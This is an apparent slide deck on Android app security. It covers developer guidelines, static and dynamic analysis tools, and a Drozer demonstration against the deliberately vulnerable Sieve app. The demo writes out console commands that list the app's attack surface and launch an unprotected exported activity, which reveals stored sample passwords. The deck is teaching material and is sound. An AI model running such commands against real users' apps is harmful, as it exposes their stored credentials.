Android Vulnerabilities

Secure applications. Analysis tools.

Why should I try to secure my apps?

Why should I try to secure my apps?

- No reason. Just for fun.

Why should I try to secure my apps?

- No reason. Just for fun. - **This should not be the case**
-

Why should I try to secure my apps?

- No reason. Just for fun. - **This should not be the case**
- To secure user data - Ensure that the user trusts your application

Why should I try to secure my apps?

- No reason. Just for fun. - **This should not be the case**
- To secure user data - Ensure that the user trusts your application
- To secure your business - Avoid potential loses due to security breaches

Android is secure. I don’t need to worry.

Android is secure. I don’t need to worry.

- Android Fragmentation - support old and vulnerable versions of Android

Android is secure. I don’t need to worry.

- Android Fragmentation - support old and vulnerable versions of Android
- OEMs - not making security updates

Android is secure. I don’t need to worry.

- Android Fragmentation - support old and vulnerable versions of Android
- OEMs - not making security updates
- Still using **JUST username** and **password** for login

Android is secure. I don’t need to worry.

- Android Fragmentation - support old and vulnerable versions of Android
- OEMs - not making security updates
- Still using **JUST username** and **password** for login

Can you think about an example of a security breach that manifested over years?

Where do I start?

Where do I start?

We already presented some

https://developer.android.com/topic/security/best-practices, https://developer.android.com/training/articles/security-tips

Where do I start?

We already presented some

https://developer.android.com/topic/security/best-practices, https://developer.android.com/training/articles/security-tips

SMAShiNG – SMArtphone Secure developmeNt Guidelines tool

https://www.enisa.europa.eu/topics/iot-and-smart-infrastructures/smartphone-guidelines-tool

OWASP Mobile Security Testing Guide

https://www.owasp.org/index.php/OWASP_Mobile_Security_Testing_Guide

- Hint: Double sided

How do I test my app is secure?

Static analysis

- Analyses source code based on a set of rules
    - from errors to malicious signatures
    - whitebox

Dynamic analysis

- Analysis is done at runtime based on a set of rules
    - blackbox

Both types of analysis are as good as their ruleset.

How do I test my app is secure?

Static analysis tools

- QARK(Quick Android Review Kit)

Dynamic analysis

- Drozer

Both:

- MobSF(Mobile Security Framework)

Example: Drozer

Security assesment and exploitation framework

Uses an Agent app as the server and the console as the client.

Cmds are directly executed by the server app - avoids creating separate app

Enables extending functionalities through modules, you can write one based on your requirements

https://github.com/mwrlabs/drozer-modules

Drozer Demo

Test an app if it has any vulnerability.


Setup:

- Have drozer installed locally
- Have the agent app installed
- Have the test app installed

Drozer Demo 2


```
> drozer console connect

> run app.package.list -f sieve

> run app.package.info -a com.mwr.example.sieve

> run app.package.attacksurface com.mwr.example.sieve

> run app.activity.info -a com.mwr.example.sieve

> run app.activity.start --component com.mwr.example.sieve com.mwr.example.sieve.PWList
```

Drozer Demo




```
PS C:\Android Vulnerabilities\drozer\drozer\bin> drozer console connect --server 192.168.2.193
Selecting de87208f0e194be7 (Huawei Nexus 6P 8.1.0)

            ..                    ..:.
           ..o..                  .r..
            ..a..  . ....... .  ..nd
              ro..idsnemesisand..pr
              .otectorandroidsneme.
           .,sisandprotectorandroids+.
         ..nemesisandprotectorandroidsn:.
        .emesisandprotectorandroidsnemes..
      ..isandp,..,rotectorandro,..,idsnem.
      .isisandp..rotectorandroid..snemisis.
      ,andprotectorandroidsnemisisandprotec.
     .torandroidsnemesisandprotectorandroid.
     .snemisisandprotectorandroidsnemesisan:
     .dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
dz>
```

Drozer Demo




```
drozer Console (v2.4.4)
dz> run app.package.list -f sieve
com.mwr.example.sieve (Sieve)

Caught SIGINT. Interrupt again to terminate you session.
dz> _
```

Drozer Demo




```
drozer Console (v2.4.4)
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Application Label: Sieve
  Process Name: com.mwr.example.sieve
  Version: 1.0
  Data Directory: /data/user/0/com.mwr.example.sieve
  APK Path: /data/app/com.mwr.example.sieve-mYEw0xLSiUuzRD9ov6nx3A==/base.apk
  UID: 10250
  GID: [3003]
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.INTERNET
  Defines Permissions:
  - com.mwr.example.sieve.READ_KEYS
  - com.mwr.example.sieve.WRITE_KEYS

dz> _
```

Drozer Demo




```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
dz> _
```

Drozer Demo




```
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.FileSelectActivity
    Permission: null
  com.mwr.example.sieve.MainLoginActivity
    Permission: null
  com.mwr.example.sieve.PWList
    Permission: null

dz>
```

Drozer Demo



```
dz> run app.activity.start --component com.mwr.example.sieve com.mwr.example.sieve.PWList
dz>
```



Your Passwords

bwitter
peter

pacebook
unicorn

woogle
woogle.user

Conclusions

Test your app within SDLC

Don’t forget to test your internal apps

Test your project app with Drozer!

Be aware!

Other resources ...

CVE:

https://www.cvedetails.com/vulnerability-list/vendor_id-1224/product_id-19997/Google-Android.html

https://www.cvedetails.com/product/19997/Google-Android.html?vendor_id=1224

Android:

https://source.android.com/security/overview

https://source.android.com/security/overview/reports

Questions ?